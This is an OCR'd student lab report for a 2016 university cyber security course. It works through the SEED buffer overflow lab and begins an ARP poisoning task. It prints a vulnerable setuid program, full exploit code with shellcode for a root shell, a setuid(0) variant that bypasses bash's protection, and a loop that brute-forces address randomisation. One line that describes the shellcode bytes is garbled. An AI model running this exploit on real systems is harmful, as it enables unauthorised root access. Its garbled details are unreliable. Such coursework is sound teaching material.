IERG4130 INTRODUCTION TO CYBER SECURITY (2016 SPRING)

LABORATORY ASSIGNMENT 2

DEADLINE: May 16, 2016, HKT 11:59 pm

GENERAL GUIDELINES

In terms of ethical hacking, the techniques you apply here are restricted only to the specified targets in this lab manual. You must not break into any other CUHK and non-CUHK systems.

Students are required to complete every task in this lab assignment. Submit a lab report in pdf format to **Blackboard Learn** on or before the deadline. **No hardcopy or late submission will be accepted**. You are reminded that you are not allowed to copy from any sources without proper citations and acknowledgements. All lab reports must include the following declaration:

DECLARATION OF ACADEMIC HONESTY

I declare that the assignment here submitted is original except for source material explicitly acknowledged, and that the same or related material has not been previously submitted for another course. I also acknowledge that I am aware of University policy and regulations on honesty in academic work, and of the disciplinary guidelines and procedures applicable to breaches of such policy and regulations, as contained in the website http://www.cuhk.edu.hk/policy/academichonesty/

Name: Student ID:

When doing this lab, please follow the general homework policies

General homework policies:

A student may discuss the problems with others. However, the work a student turns in must be created COMPLETELY by oneself ALONE. A student may not share ANY written work or pictures, nor may one copy answers from any source other than one's own brain.

Each student **MUST LIST** on the homework paper the **name of every person he/she has discussed or worked with**. If the answer includes content from any other source, the student **MUST STATE THE SOURCE**. Failure to do so is cheating and plagiarism and will result in sanctions. Copying answers from someone else is cheating even if one lists their name(s) on the homework.

If there is information you need to solve a problem but the information is not stated in the problem, try to find the data somewhere. If you cannot find it, state what data you need, make a reasonable estimate of its value, and justify any assumptions you make. You will be graded not only on whether your answer is correct, but also on whether you have done an intelligent analysis.

You can discuss with or consult other people but make sure all the experiments are done by yourself. We reserve the rights to interview and decide what portion of marks to giv

Lab 2 Report

4.1 Buffer Overflow Vulnerability Lab

Task 1: Exploiting the Vulnerability

Steps:

1. Generate the Vulnerable Programme called, “stack.c”, and the programme code is the following one.

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem
*/
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

2. Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:


```
$ su root
    Password (enter root password)
  # gcc -o stack -fno-stack-protector stack.c
  # chmod 4755 stack
  # exit
```

3. Generate a “badfile” using the “exploit.c” programme, and the programme code of “exploit.c” is the following. Also to complete the code of “exploit.c”, I will fill the buffer with the shellcode.


```
/* exploit.c  */
/* A program that creates a file containing code for
launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
```

```
        "\xcd\x80"
;
int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents
here */
    // return address located at 0xBFFFF2FC through gdb
    char retaddr[4] = "\x60\xF3\xFF\xBF";
    int i = 0;

    // Fill in return address a number of times
    for (i = 0; i < 6; i++) {
    memcpy(buffer + i * sizeof(retaddr), retaddr,
sizeof(retaddr));
  }

     // place the shellcode at the end of the payload
     memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

4. Compile the “exploit.c” to generate the “badfile” and run the vulnerable programme “stack” as the following commands:




5. It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following figure shown, which shows that the `euid=0(root)`:



Task 2: Protection in `/bin/bash`

Steps:

1. Link back `/bin/sh` to `/bin/bash`
2. Repeat the task 1 attack as the following commands:




3. In the figure above, we can not find the `euid=0(root)` in the command `id` and also the command prompt is '$' not '#' any more, that means the shell is not the root shell.
4. To solve the limitation of the restriction of the /bin/bash, we can modify the shellcode to achieve the attack. Now I wiil modify the "exploit.c" to change the shellcode as the following code:

```
/* exploit.c  */
/* A program that creates a file containing code for
launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
  // setuid to root
  "\x31\xdb"              /* xorl    %ebx,%ebx    */
  "\x31\xc0"              /* xorl    %eax,%eax    */
  "\xb0\xd5"              /* movb    $0xd5,%al    */
  "\xcd\x80"              /* int     $0x80        */

  // spawn a shell
  "\x31\xc0"              /* xorl    %eax,%eax              */
  "\x50"                  /* pushl   %eax                   */
  "\x68""//sh"            /* pushl   $0x68732f2f            */
  "\x68""/bin"            /* pushl   $0x6e69622f            */
  "\x89\xe3"              /* movl    %esp,%ebx              */
  "\x50"                  /* pushl   %eax                   */
  "\x53"                  /* pushl   %ebx                   */
  "\x89\xe1"              /* movl    %esp,%ecx              */
  "\x99"                  /* cdql                           */
  "\xb0\x0b"              /* movb    $0x0b,%al              */
  "\xcd\x80"              /* int     $0x80                  */
  ;

int main(int argc, char **argv)
{
  char buffer[517];
  FILE *badfile;
  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, sizeof(buffer));

  /* You need to fill the buffer with appropriate contents
here */
  // return address located at 0xBFFFF2FC through gdb
  char retaddr[4] = "\x60\xF3\xFF\xBF";
  int i = 0;

  // Fill in return address a number of times
  for (i = 0; i < 6; i++) {
    memcpy(buffer + i * sizeof(retaddr), retaddr,
sizeof(retaddr));
  }

  // place the shellcode at the end of the payload
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
shellcode, sizeof(shellcode));

  /* Sa{ve the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, sizeof(buffer), 1, badfile);
  fclose(badfile);
```

```
        return 0;
    }
```


5. In the above code, we add `"\x31\xdb","\x31\xc0","\x31\xd5","\x31\x80",` to setuid to root. Then after we generate the shellcode again with this exploit.c programme, we can get the root shell again as the following figure shown:



Task 3: Address Randomization

Steps:


1. Turn on the Ubuntu's address randomization. Run the vulnerable programme as the following commands, and then we can find that the vulnerable programme will go to segmentation fault:



2. As the above figure shows, I cannot get the root shell now.
3. Run the vulnerable code as the following command:

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```


4. Then the vulnerable code will keep trying to attack to get the root shell, as the following figure shows that there are many trials as the vulnerable programme runs, finally I got the root shell:



Task 4: Stack Guard

Steps:

1. Re-compile the “stack.c” vulnerable programme with enabling the “Stack Guard” protection. The following figure shows the commands:



2. There are some errors appeared. The program crashes and root access is not obtained. This is due to gcc's StackGuard preventing basic buffer overflow attacks on the stack's return address.


4.11 TCP/IP Attack Lab, excluding task 2 and task 6

Task (1): ARP cache poisoning


Steps:

1. Setup two virtual machines on same LAN, one is Seed Ubuntu (act as victim) and another one is Ubuntu 14.04 (act as attacker). Also the attacker need to use the tools such as `dsniff` and `sslstrip`

